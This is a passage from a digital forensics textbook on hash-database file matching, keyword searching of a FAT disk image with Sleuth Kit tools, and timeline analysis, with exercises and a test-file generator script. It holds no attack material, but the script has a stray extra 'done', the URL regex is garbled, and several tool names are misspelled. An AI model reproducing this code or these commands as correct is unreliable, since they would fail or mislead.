1bbfee99bb7a7f468c2c...	/usr/local/bin/mactime
de9c2bfe1c62fefef9323...	/usr/local/bin/mmcat
3268a0979bad7e6459c9c...	/usr/local/bin/mmls
ac6d1726a749713156c0d...	/usr/local/bin/mmstat
17338ffaa3e3e07c7bb0...	/usr/local/bin/nc
17338ffaa3e3e07c7bb0...	/usr/local/bin/netcat
30d2322f59b76d17a7fc...	/usr/local/bin/pv
3c76de3c3c87e759cd6299...	/usr/local/bin/sigfind
3aa77cb8b05e2af54ca01...	/usr/local/bin/sorter
021045503881d8728f79db...	/usr/local/bin/srch_strings

Fig. 10.3 Hash database

10.3.2 Create an MD5 Index File for Hash Database

Next we use a TSK tool, hfind, which uses a binary search algorithm to lookup hashes in a hash database, for example NIST NSRL, “Ignore.db” created above. Thus, an index must be created to do faster searching through the database, which is important if using large databases. The following command will create a MD5 index using the newly created MD5 hash database.

```
hfind -i md5sum Ignore.db  
Index Created
```

An index file called “Ignore.db-md5.idx” will be created and can be found in the current folder.

Now, we can perform file signature search through the indexed database “Ignore.db”.

10.3.3 Search Hash Database for a Given Hash Value

Suppose we have a file /home/student/abc.dat in custody and want to know whether it is good.

First, we need to calculate the hash value of the file/home/student/abc.dat using the following command

```
md5sum /home/student/abc.dat  
2fb5de8146328ac2b49e3ffa9c0ce5a3 /home/student/abc.dat
```

where “2fb5de8146328ac2b49e3ffa9c0ce5a3” is the resulted MD5 hash value of the file/home/student/abc.dat. Recall that a MD5 hash value is 128 bits (or 32 hexadecimal digits) in length.

Then, we do file signature search through the database “Ignore.db” using the following command.

```
hfind Ignore.db 2fb5de8146328ac2b49e3ffa9c0ce5a3  
2fb5de8146328ac2b49e3ffa9c0ce5a3 Hash Not Found
```

In the above example, we can conclude that the file/home/student/abc.dat is not a known good file. In other words, a further investigation is needed for the file. Or, you may see the following output from the command above.

```
hfind Ignore.db 9af5cb1d27b2062050ece5db31ca32f2  
9af5cb1d27b2062050ece5db31ca32f2 /usr/local/bin/hfind
```

Now it means the file under investigation is a known good file, which is the TSK utility *hfind*.

Review Questions

1. How long in bits is a MD5 hash?
2. Does the MD5 hash function always generate a fixed length hash?
3. What is the “weak collision resistance” property of a hash function?
4. What does NSRL stand for?
5. Why not simply use grep to search for file signature from a list of hashes of all known files? Instead, before any file signature search can be performed, we have to do some preparation by creating md5sum hash databases and as well creating the index on the databases.
6. True or False (no need to explain)
 - (a) Hash functions use secret keys.
 - (b) Message integrity means that the data must arrive at the receiver exactly as sent.

10.4 Practice Exercise

The objective of this exercise is to practise file signature searching technique using hfind and md5sum.

10.4.1 Setting Up the Exercise Environment

- Login to your Forensics workstation
- Create a shell script provided in the appendix and run the shell script to generate test files for file hash databases, one set of files for **Ignore Database** and another set for **Alert Database**.

10.4.2 Exercises

Part A: Create Ignore Database and Alert Database

Create two md5sum hash databases, one for good files (or Ignore Database) and another for bad files (or Alert Database) by using the **md5sum** tool and as well create the index on the databases by using the **hfind** tool.

Q1. Write down the command used to create the md5sum hash database (or **Ignore Database**) named “*Ignore.db*”.

Q2. Writing down your command(s) issued to create the index on **Ignore Database**.

Q3. Write down the command used to create the md5sum hash database (or **Alert Database**) named “*Alert.db*”.

Q4. Writing down your command(s) issued to create the index on **Alert Database**.

Part B: Searching for File Signatures

Search for the following file signatures using **hfind** and answer the following questions. Note that all the file signatures (or the hash values of the files) are in hexadecimal.

Q5. Is a file with a MD5 hash of “c0de7a481fddfa03b764fa4663dc6826” a good one (or contained in the Ignore Database)?

Q6. Is a file with a MD5 hash of “574e321c1dfc742849d6e2347003f41” a bad one (or contained in the Alert Database)?

Q7. Finally, randomly choose one file you have created in the exercise, and use md5sum to calculate its MD5 hash value. Then, use hfind to search the resulted Md5 hash value against two hash databases (**Ignore Database** and **Alert Database**) you have created. Are you able to find a match to the md5 hash of your chosen file? _____ (Yes/No). Please provide details on your Yes or No answer.

Appendix A: Shell Script for Generating Files for File Hash Database

Usage

```
# ./fssf.sh numberOfFiles typeOfFile
```

where `numberOfFiles` means the total number of files to generate and `typeOfFile` is the type of files to generate, either “0” for good or “1” for bad.

It generates a list of either good or bad files for the experimental practice in this chapter. You must specify how many files you want to generate and what type of files you want, including good files for Ignored database and bad files for Alert database. The shell script can be found in the end.

For example,

```
./fssf.sh 100 0
```

It means the total 100 good files will be generated and saved into a subfolder named good (bad if specifying 1 as the type of file) of the current working folder.

```

#!/bin/bash

mynooffiles=$1
mytypeoffiles=$2

# Validate input arguments

# including number of arguments and the type of files to generate

if [ "$#" -lt 2 ]; then
    echo "usage: ./fssf.sh numberOfFiles typeOfFile"
    echo "where numberOfFiles means the total number of files to generate and typeOfFile is the type of files to generate, either 0 for good or 1 for bad."
    echo "For example,"
    echo "./fssf.sh 100 0"
    echo "It means the total 100 good files will be generated and saved into a subfolder named good (bad if specifying 1 as the type of file) of the current working folder."
    exit 1
elif [ "$2" -ne "0" ] && [ "$2" -ne "1" ]; then
    echo "usage: ./fssf.sh numberOfFiles typeOfFile"
    echo "where typeOfFile is the type of files to generate, either 0 for good or 1 for bad."
    exit 1
fi

# Create subfolder for the newly created files to be saved into

if [ "$2" -eq "0" ]; then
    if [ -d "./good" ]; then
        # Will remove older folder first
        rm -rf good
    fi
    mkdir good
elif [ "$2" -eq "1" ]; then
    if [ -d "./bad" ]; then
        # Will remove older folder first
        rm -rf bad
    fi
    mkdir bad
fi

x=1

while [ $x -le $mynooffiles ]
do
    echo "Welcome $x times"
    if [ "$2" -eq "0" ]; then
        foo="./good/good_$x"
    else
        foo="./bad/bad_$x"
    fi
    cmd="dd if=/dev/urandom of=$foo bs=512 count=2"
    echo $cmd
    eval $cmd
    x=$(( $x + 1 ))
done
done

```

References

1. NIST National Software Reference Library (NSRL). <http://www.nsrl.nist.gov>
2. File signature. https://en.wikipedia.org/wiki/File_signature
3. Bruce Schneier. Applied Cryptography. John Wiley & Sons, 1996

Chapter 11

Keyword Forensics



Learning Objectives

The objectives of this chapter are to:

- Understand the forensic technique of Keyword Searching
- Understand concepts of the Regular Expression
- Become familiar with the tools involved in keyword searching process, including srch_strings, grep, blkcat, ifind, and istat

Keyword searching is a common technique used in forensic investigation to quickly examine a disk image or data archive acquired from a suspect's computer and narrow down the region of interest within files, deleted data, and slack spaces. This is accomplished by traversing through a hard disk image using a known keyword (e.g. pornography, confidential); thus, locating the allocated spaces dedicated to the suspicious file and then retrieving it. It is typically completed at the early state of digital investigation in order to create a foundation of where the investigation should start.

For example law enforcement recovered the laptop computer used by Boston bombing suspect Dzhokhar Tsarnaev [1]. They had to scour through the contents of the laptop to determine if it contains any evidence pointing Dzhokhar and his accomplice, Tamerlan Tsarnaev (Dzhokhar's brother) to Boston bombing and there is any indication of terrorism. Using keyword searches could be very effective instead of manually going through all the files on the laptop.

Actually, searching keywords of interest is very common for computer users too. This can be done using search function provided in OSs, such as Windows Search, and applications, such as Microsoft Outlook. The most intuitive method for keyword searching is to provide a single keyword, and have the tool search for occurrences of that keyword within a document. This is basically how the Linux grep tool works. While it seems fairly straightforward to perform keyword search—enter keywords of

interest you want to search for and then perform the search, a forensic keyword search process is much more complicated than a regular keyword search in our daily computer use. For example, the text or files can be encoded in Unicode so they have to be decoded to extract printable characters (or strings). Also, we may have to search a pattern of strings instead of an exact match due to many reasons. On the one hand, the suspect may misspell or mistype a word. On the other hand, several meaningful sentences can express the same thing and feelings. Thus, we need to search using a Regular Expression in order to retrieve any string that approximately matches a given search pattern.

In this chapter, we'll learn forensic keyword search process, how to use the tools that are openly available for keyword searching. Also, we will learn how to create a repository of "dirty word" keyword(s) to search the disk image from, how to find the questionable file's meta-data structure location that has allocated the given disk unit (or data unit) based on the search results, and how to obtain detail information on the meta-data structure of the file.

11.1 Forensic Keyword Searching Process

The forensic keyword search process typically follows the workflow shown in Fig. 11.1, where an analyst acquire a questionable/volatile hard drive and creates a repository of keyword(s), also known as "dirty words", to search the disk image [6]. However, it's a challenge to find a string type keyword when the hard image disk is




Fig. 11.1 Keyword search process overview

comprise of binary data. Therefore, we first need to extract printable data from a binary image disk, for example, using TSK’s srch_strings command [5], where the .asc file outputted (a text file) is then used to find all the occurrences of keywords. The output .asc file contains all the printable data along with their locations in the disk image. Afterwards, we can search the keyword within the .asc file, for example, using the grep command. If a match is found, the analyst perform further analysis by discovering the meta-data structure for the file that occupies the disk unit where keyword resides. The next section goes into extensive detail on how grep functions. Other noteworthy functions involved includes:

- “blkcat” used to display contents of data unit containing keywords;
- “ifind” used to find meta-data structure that allocates or points to a given data unit;
- “istat” used to display details of a given meta-data structure.

Henceforth, analyst can view data by either (a) retrieving the data unit that contains the dirty keywords (using blkcat) or (b) figuring out which file dirty keyword(s) reside in (using ifind) and the details of the file meta-data structure (using istat).

11.2 Grep and Regular Expressions


The grep (stand for “Globally search a Regular Expression and Print”) command is a Linux tool used to find input files (or standard input when there is no file to name) for a given line of data. It matches based on a regular expression, which is a method for specifying a set of strings. The basic usage of grep command is to search for a specific string, represented by a regular expression in specified file(s), and following are examples of **grep** commands that can be executed [2] (Table 11.1):

Regular expression provides a basic and extended standard syntax for creating patterns designed specifically to lookup a set of strings from a list of elements or to verify if a given string follows a particular arrangement (e.g. postcode, email address, phone number, ect) [7]. Literally, Basic Regular Syntax (BRE) and Extended Regular Syntax (ERE) work together. However, BRE requires that the metacharacters () and { } be designated and \{\}, whereas ERE does not [3]. Also, ERE introduces more metacharacters, including “?”, “+”, and “|”.

For example, a basic regular expression “[a-z]” matches any single lowercase character while an extensive regular expression “/^((https?:\/\/)?([\\da-zA-Z-]+).([\\da-zA-Z]{2,6})([\\w\\.-]*)*V?\$/” matches “http://”, “https://”, or neither of them, followed by a series of digits and letters, followed by a single dot and more digits and letters after another single dot, finally followed by a single “/”. A break down of the later example is shown in Fig. 11.2, which can be observed that it matches urls. Please refer the appendix located at the end of this chapter to view a table describing each meta-characters.

Table 11.1 Examples of how to use grep [2]

grep forensics files	{search <i>files</i> for lines with “forensics”}
grep 'forensics?' files	{search <i>files</i> for lines with “forensics” or “forensic”}
grep '^forensics' files	{“forensics” at the start of a line}
grep 'forensics\$' files	{“forensics” at the end of a line}
grep '^forensics\$' files	{lines containing only “forensics”}
grep '[Ff]orensics' files	{search for “Forensics” or “forensics”}
grep '^\\f files	{search <i>files</i> for lines with “^f”, “\\” escapes the ^ }
grep '^\$' files	{search for blank lines}
grep '[0-9][0-9][0-9]' files	{search for triples of numeric digits}
grep -f dws.txt files	{The—f option specifies a file where grep reads patterns. In this example, the search patterns are contained in a file called dws.txt, one per line}

**Fig. 11.2** Regular express break down of `"/^(https?:\/\/)?([da-z\.-]+)\.([a-zA-Z\.]{2,6})([^\w\.\-]*\.)*\."` [4]

11.3 Case Study

In the following case, we assume that authorities confiscate a suspect’s disk and you are asked to analyze it using its disk image provided by the law authority. Suppose that the image called “thumbimage_fat.dd” provided with this book is the disk image provided to you. Your mission is to find out whether or not it contains sensitive data and information. If so, you will have to go further and discover more details related to the keyword, for example, which data unit containing keywords, which file containing keywords if applicable. For ease of illustration, we assume that a keyword “**overview**” is the sensitive data which we are interested in.

As shown in Fig. 11.1, we first need to extract printable data from a binary image disk using TSK’s `srch_strings` command. For simplicity, we only analyze the partition in the disk image. Thus, we will extract the partition from “thumbimage_fat.dd” using `mmls` and `dcldd`. You may refer to Chap. 4 on how to

Fig. 11.3 Example of part of output ascii file

```

430 Remove disks or other media.
461 Disk error
474 Press any key to restart
512 RRaA
996 rrAa
3075 MSDOS5.0
3143 NO NAME      FAT32      3
3356 fXfXfXfX
3365 3f;F
3427 f@Iu
3433 BOOTMGR
3502 Remove disks or other media.
3533 Disk error
3546 Press any key to restart

```

use mmfs tool to discover the layout of the disk and then use dcfldd to extract a partition. Suppose that the image “fatimage.dat” is the partition extracted. Next, we extract printable data from “fatimage.dat” using the following command

```
srch_strings -t d fatimage.dd > fat-kw.ascii.str
```

where the “-t d” option specifies a location for the discovered string to be output and the location is using byte offset in decimal from the beginning of the partition (or the FAT file system in this example). Figure 11.3 show part of the output ascii file, each line containing a byte offset (decimal) and its corresponding string found there.

Now we can use grep to search keywords we are interested in. In our example, we will search a particularly word “overview” using the following command. Note that search should be case insensitive here.

```
grep -i overview fat-kw.ascii.str
4196469 1. Overview
```

where the “-i” specifies that the matching will be case insensitive. It can be observed that the word “Overview” appears in a string located at the byte offset 4196469. Nevertheless, hard disk uses sector address to locate an area on disk, whereas a file system uses cluster or block number to identify a data unit on disk. Thus, we need to convert byte offset to sector address and then cluster or block address. Regarding conversion of byte offset to sector address in a partition, you can divide the offset by the sector size i.e. 512 bytes and determine the sector address by obtaining the floor (rounded down) integer number of the quotient. Thus, we have

$$\text{sector address} = \text{floor}(4196469/512) = 8196$$

```
[root@localhost tools]# blkcat -h fatimage.dd 8196 1
0 2061206e 756d6265 72206f66 20686967
16 68207072 6f66696c 65206361 73657320
32 616e6420 69732062 65636f6d 696e6720
48 77696465 6c792061 63636570 74656420
64 61732072 656c6961 626c6520 77697468
80 696e2055 5320616e 64204575 726f7065
96 616e2063 6f757274 20737973 74656d73
112 2e0d0a0d 0a312e20 4f766572 76696577
128 0d0a0d0a 496e2074 68652065 61726c79
144 20313938 30732070 6572736f 6e616c20
160 636f6d70 75746572 73206265 67616e20
176 746f2062 65206d6f 72652061 63636573
192 7369626c 6520746f 20636f66 73756d65
208 72732061 6e642c20 73756273 65717565
224 6e746c79 2c206265 67616e20 746f2062
240 65207573 65642066 6f722063 72696d69
256 6e616c20 61637469 76697479 2028666f
272 72206578 616d706c 652c2074 6f206865
288 6c702063 6f6d6d69 74206672 61756429
304 2e204174 20746865 2073616d 65207469
320 6d652c20 73657665 72616c20 6e657720
336 22636f6d 70757465 72206372 696d6573
352 22207765 72652072 65636f67 6e697a65
368 64202873 75636820 61732068 61636b69
384 6e67292e 20546865 20646973 6369706c
400 696e6520 6f662063 6f6d7075 74657220
416 666f7265 6e736963 7320656d 65726765
432 64206475 72696e67 20746869 73207469
448 6d652061 73206120 6d657468 6f642074
464 6f207265 636f7665 7220616e 6420696e
480 76657374 69676174 65206469 67697461
496 6c206576 6964656e 63652066 6f722075

[root@localhost tools]#
```

Fig. 11.4 Example of output of *blkcat* tool


where floor() is floor function, which outputs the largest integer less than or equal to the input.

Now we know the word “overview” resides in a sector whose address is 8196. Henceforth, we will conduct a more in-depth investigation. First, we can view the contents of data unit (or a sector here) using blkcat command. It can be evident in Fig. 11.4 that the word “Overview” is found at byte offset 120–127.

Next, let’s figure out which file the word resides in. First, we can find the metadata structure that has allocated the above disk unit using the following command.

```
ifind -f fat -d 8196 fatimage.dd
3
```

Second, we can find the name of the file (or directory) using the above metadata structure 3 using the following command.



```
[root@localhost tools]# iStat -f fat fatimage.dd 3
Directory Entry: 3
Allocated
File Attributes: File, Archive
Size: 8827
Name: readme.txt ←

Directory Entry Times:
Written: Sat Jan  8 18:53:00 2011
Accessed: Sun Jan 22 00:00:00 2012
Created: Sun Jan 22 21:59:16 2012

Sectors:
8194 8195 8196 8197 8198 8199 8200 8201
8202 8203 8204 8205 8206 8207 8208 8209
8210 8211
[root@localhost tools]#
```

Fig. 11.5 Example of output of *iStat* tool

```
ffind fatimage.dd 3
/readme.txt
```

It can be observed that a file called “readme.txt” in the root directory contains the word “Overview”.

Or, we can display the details of the file meta-data structure using *iStat* command (Fig. 11.5).

Review Questions

- Assuming a text file contains five lines. Each line starts with “line”, followed by its line number. For example, the first line starts with “line1”. What is the number of lines in the file which match with the pattern line[1–3]?
 - 0
 - 1
 - 2
 - 3
- Write a command that uses grep with regular expressions to search a particular word “forensics” using case insensitivity in all files in the current directory?
- Write a command that uses grep with regular expressions to look for computer science course number, which starts with a string “cs” followed by a triple of numeric digits, at the beginning of a line in a file called ‘csprogram.txt’.
- Which of the following regular expressions will match the pattern “forensics” only at the beginning of a line?

- (a) ^forensics
 - (b) forensics^
 - (c) forensics
 - (d) All of the above
5. Which of the following TSK tools is used to print the strings of printable characters in files?
- (a) blkcat
 - (b) ifind
 - (c) istat
 - (d) srch_strings

11.4 Practice Exercise

The objective of this exercise is to learn how to do forensic keyword research with TSK.

11.4.1 *Setting Up Practical Exercise Environment*

For this exercise, we will use a disk image (“thumbimage_fat.dd”) provided with this book and will need to upload this disk image to Forensic Workstation we have built up in Chap. 3. Also, we need to extract a partition (or the only partition) from the disk image, and the partition is formatted with an FAT file system.

11.4.2 *Exercises*

Part A: Extract the Partition(s) from Disk Image

Extract all the partitions from the USB drive image “**thumbimage_fat.dd**” provided in the book by using the *dclfd* tool.

Hint: There is only one partition in the above USB drive image, and you have to know the starting point and length of a partition in order to extract it. You can use TSK’s mmls tool to determine the layout of a disk, particularly the locations of its partitions.

Q1. Writing down your command(s) issued to extract the partition from the USB drive image “thumbimage_fat.dd”?

Q2. What is the file system type for the extracted partition?

Q3. What is the size of the file system for the extracted partition? (in **MB**)

Part B: File System Layer Analysis

Retrieve the details associated with the file system on the extracted partition above.

Hint: To retrieve the details associated with a file system, you can use the “fsstat” tool in TSK.

Q4. What is the cluster size? (in **KB**)

Q5. What is the Volume ID?

Q6. What is the amount of disk space for the FAT file system? (in **KB**)

Part C: Searching for Keywords

In order for a disk or partition image to be searched by using a search tool like “**grep**”, we will need to print the strings of printable characters in the disk image into a text file, and then a search can be performed against the text file instead of the image file. TSK provides a tool called “**srch_strings**” to print the strings of printable characters in files, and investigator will also need to print the location of the string so that the location (or the **byte offset**) can be used later to locate the data unit which contains any keywords of interest to the investigation.

Afterwards, you can search the resulted text file, based on your defined keywords by using the “**grep**” command. It is worth noting that if we were to simply perform a **grep** on the image we would not have made any of these hits at all. Thus, we will search the text file resulted from the command “**srch_strings**”.

For illustrative purposes, we assume that “Wikipedia” is the dirty word we are interested in. Then, you can define the keywords of interest to you as your “dirty word” file by adding the following keywords into a file called “**dirtywords.txt**”.

Wikipedia

If hits were found, the locations of these hits are also known. The locations are in byte offset, but we need to know an address of the disk unit (or sector/block/cluster number) in order to use TSK to perform any further investigation including:

- Displays the contents of a data unit containing the keywords, which can be achieved by using the TSK tool “**blkcat**”;
- Find the meta-data structure that has allocated a given disk unit, which can be achieved by using the TSK tool “**ifind**”;
- Display details of the meta-data structure of the file, which contains the data unit. It can be achieved by using the TSK tool “**istat**”;

Answer the Following Questions

Q7. How many hits?

Q8. Select one hit and record its byte offset in decimal.

Q9. What is the sector address of the data unit where the keywords reside?

Q10. Convert the above sector number to a cluster number (or address).

Q11. Write down the full command issued to view the contents of the data unit where the keywords reside.

Q12. Write down the full command issued to find the meta-data structure that has allocated the given disk unit where the keywords reside.

Q13. What is the name of the file that occupies the data unit where the keywords reside?

Q14. What is the size of the file that occupies the data unit where the keywords reside? (in **bytes**)

Q15. How many clusters are occupied by the file that occupies the data unit where the keywords reside?

Q16. What is the slack space of the file that occupies the data unit where the keywords reside? (in **bytes**)

Appendix: Regular Expression Metacharacters [2, 4]

Metacharacter	Description
^	Matches the following item at the beginning of a text line
\$	Matches the preceding item at the end of a text line
.	Matches any single character
[...]	A bracket expression. Matches a single character in the bracketed list or range
[^...]	Matches a single character that is not contained within the brackets
()	Defines a marked subexpression. A marked subexpression is also called a block or capturing group. BRE mode requires
*	Matches the preceding item zero or more time
{m}	The preceding item is matched exactly m times. BRE mode requires \{m\}
{m,}	The preceding item is matched N or more times. BRE mode requires \{m,\}
{m,n}	Matches the preceding item at least m and not more than n times. BRE mode requires \{m,n\}
\	The escape of special meaning of next character

The next three metacharacters are only for extended regular expression

Metacharacter	Description
?	Matches the preceding character, metacharacter, or expression zero or one time
+	Matches the preceding character, metacharacter, or expression one or more times. There is no limit to the amount of times it can be matched
	Matches the character, metacharacter, or expression on either side of it

Note that to use the grep command to search for metacharacters, you have to use a backslash (\) to escape the metacharacter. For example, the regular expression “^\.” matches lines that start with a period.

References

1. FBI agent: Tsarnaev's computer contained extremist materials. <http://www.chicagotribune.com/news/nationworld/chi-boston-bombing-suspect-computer-extremist-materials-20150319-story.html>
2. <http://www.robelle.com/smugbook/regexp.html>
3. https://en.wikipedia.org/wiki/Regular_expression
4. <https://www.sitepoint.com/regexper-regular-expressions-explained/>
5. srch_strings. http://man.he.net/man1/srch_strings
6. Keyword searching and indexing of forensic images. <http://pyflag.sourceforge.net/Documentation/articles/indexing/index.html>
7. <http://www.zytrax.com/tech/web/regex.htm>

Chapter 12

Timeline Analysis



Learning Objectives

The objectives of this chapter are to:

- Understand the fundamentals of timeline analysis and its processes
- Become familiar with popular tools to perform timeline analysis
- Be able to analyze filesystem timeline using Autopsy

Digital forensics requires applying computer science to answer investigative questions, such as when a digital artifact occurs. It is very helpful, therefore to arrange events on a computer system chronologically so as to tell what happened to an incident occurred [1]. It is referred to as timeline analysis. Timeline analysis is the process of analyzing event data to determine when and what has occurred on a computer system for forensic purposes. In this chapter, we'll learn fundamentals of timeline analysis. The standard process for filesystem timeline analysis will be introduced. Also, you will become familiar with popular tools to perform timeline analysis.

12.1 Principle of Timeline Analysis

12.1.1 Timeline

Due to the rapid development of digital technologies and their pervasiveness in everyday life, more computer forensics techniques are required to answer questions related to an investigation from different aspects. One question commonly asked in digital forensics is “what happened and when?”. One of the simplest ways to answer

Fig. 12.1 A timeline is an approach for representing a set of events in sequential arrangement



this question is to organize events chronologically. The sequence ordered by time is called a timeline. In other words, a timeline is an approach for representing a set of events in sequential arrangement [2], sometimes described as a project artifact as shown in Fig. 12.1. Timelines can use any time scale, depending on the subject and data.

Obviously, we must first extract timestamps associated with events to create a timeline. The most common timestamp sources are file system times [2]. MAC times are pieces of filesystem metadata used to record events and event times regarding a particular file. MAC times refer to three types of time that metadata records; M—modification time, A—access time, and C—created time. Thus, the creation of timeline can be seen as a process of iterating over the files and their metadata and outputting a chronologically ordered event sequence, for example, showing when a file had been created, modified and accessed or deleted. This kind of timeline allows us to have a global overview of the events occurring before, during and after a given incident. However, events occurring on a certain file system can be enormous and complicated to analyze. The complexity of events makes the interpretation of the timeline difficult and therefore decision making can be erroneous. Thus, timeline must be intuitive in how it organizes relevant information in a very convenient way so that better assisting in forensic investigations.

Traditionally, we collect larger archives of data; later simplifying their representation to assist decision making. Digging deeper in a forensic volume we aim to collect as much related information as possible from artifacts or data logs. These are used to create larger more complex time lines. We call these super time lines. Super time lines will be discussed later.

12.1.2 Timeline Event

Timeline analysis is any investigation processes that involve timeline data. In other words, timeline data is used when any time-related investigative questions need to be answered, for example, when was a file deleted?, when did a user visit a website?, or when was the last time that a user logged into your system? Prior to conducting your own timeline analysis it would be prudent to explore the components of timeline data. A primary component of timeline data is events; these are often used as the primary data sources for timeline analysis. These are collected by timelines along with their associated timestamps. Events can be classified into three categories:

- Filesystems
- Web activity
- Miscellaneous

Timeline data is significant for a forensic investigation. This can shed light on when files or resources were created, accessed or deleted. Chronological evidence may expose whether a perpetrator had sufficient exposure to any resources to commit an offense. Now, we will explore each of events categories in further detail.

12.1.2.1 Filesystems

A filesystem controls how the data is stored and retrieved in computer systems. A filesystem organizes the files and keeps track of them on disk or in partitions. If partitions or disks are used as file systems, the disk or partition should be initialized before usage. This process is called formatting or making a filesystem, which writes data structures to the disk [3].

Filesystems determine the structure of data on disk. These data structures differ among various filesystems. Despite differences, timeline databases collect information of important events. These include file modified events, file accessed events and file created events. File created events occur when an instance of a file has been created. Data on file creation events cannot be changed unless modified through third party software. File modified events occur when an instance of file is written or modified. Renaming a file does not change the modification timestamp. File Accessed events occur when files are read or overwritten. Most timeline analysis tools can extract the events mentioned above.

12.1.2.2 Web Activity

Web Activity is a broad categorization of internet browsing activity. This includes but is not limited internet web page browse actions, downloads, cookies, bookmarks, history and searches. Download events occur when users download files from remote servers. Cookies save events occur when the user is logging into web

systems. Bookmark events occur when the user saves pages to the bookmark. History events occur when the user visits pages and search events occur when the user uses address bar for searching.

12.1.2.3 Miscellaneous

There are a number events vital to digital forensics which cannot be fitted into the categories above. These are usually labeled as miscellaneous. These are often e-mail events, recent file events, installed program, devices attached, and so on. These activities are usually trivial but vital in timeline investigation and analysis.

From this section we have a brief understanding of the data sources and some aspects of timeline analysis. However, collecting event data is only the first step in timeline analysis. In the following section we introduce more definitions and timeline analysis tools by discussing timeline definition.

12.2 Timeline Analysis Process

Timeline analysis is the process of collecting and analyzing event data to determine when and what has occurred on a filesystem for forensic purposes. Results are organized chronologically to illustrate a chain of events in a concise manner. Timeline analyses generally comprise of two stages.

- First is time and event collection (or timeline creation), where information on events and their associated times are collected from numerous sources and organized into a database.
- The second is organization and analysis (or timeline analysis), where information is sorted and filtered based on the requirements of the investigation and represented in a manageable fashion.

Data sources may include system logs, MAC times, firewall logs, and application data.

12.2.1 Timeline Creation

As previously discussed, we ask “what happened and when?” We conjecture that a timeline is consisted of two parts including time data and event data. Examples of timestamps sources are event logs, registry files, internet history, email files, recycle bin, thumbs.db file, chat logs, restore points, capture files, and archive files. For a better demonstration we discuss the timeline in TSK (The Sleuth Kit®). In TSK the software uses time stamps to store the time data including atime, mtime, ctime and the crtime.

- Atime (Access time) stamp contains data of last access time to a file.
- Mtime (Modification time) stamp contains data of last modification time to a file.
- Ctime stamp represents different meaning in different file system. In NTFS it means the last time the MFT was modified. In EXT3 it means inode changes. In FAT the time stamp means the time when the file is created.
- Crtim stamp means the time a file was created in NTFS and it is used for file deletion in EXT3 and not used in FAT.

From the time stamp we know the milestones on the timeline. This solves the problem of “When” in the timeline analysis. Events occurring at certain instances solve the issue of “What”. The event context contains the data to describe the events related to a certain time stamp.

12.2.2 Timeline Analysis

As mentioned before, one of the solutions to the shortcomings of traditional timeline analysis is expanding it with information from multiple sources to get a better picture of the events. This is called super timeline. Having analyzed a timeline, there should be criteria to constrain the quality of the timeline analysis. There are three factors which can determine the quality of timeline analysis. They are size or volume of collected information, data representation and time to perform analysis.

In the first step of timeline analysis, investigator should prepare the data source for investigation. It is usually an image or a copy of hard disk. It should be imported into the investigation software. Tools usually provide an overall investigation of the timeline. Analysis usually focuses on a small fraction of time. So investigators should zoom the timeline for further investigation. There are three kinds of zooming in timeline analysis. They are temporal zooming, event type zooming, and description level zooming. Temporal zooming are techniques to investigate the timeline in different time scale. By zooming the time scale investigator not only investigate the timeline by hour but also by seconds. Event type zooming enables investigator to inspects the timeline by events classification. Description level zooming can provide the content data inside the timeline at different levels of description. After zooming to a proper scale investigator need to filter the targeted events for investigation. Filter aims to reduce the volume of data and to hide uninteresting events. An investigator uses timeline context analysis or other analysis methods to reach their target. We then conclude the investigation and visualizing our data for further analysis. The process of standard timeline analysis is shown in Fig. 12.2.

Until now, we introduced a standard process of timeline analysis. The process of timeline analysis can be different based on demands and the target of the investigation. The standard process can satisfy common situations in timeline analysis.

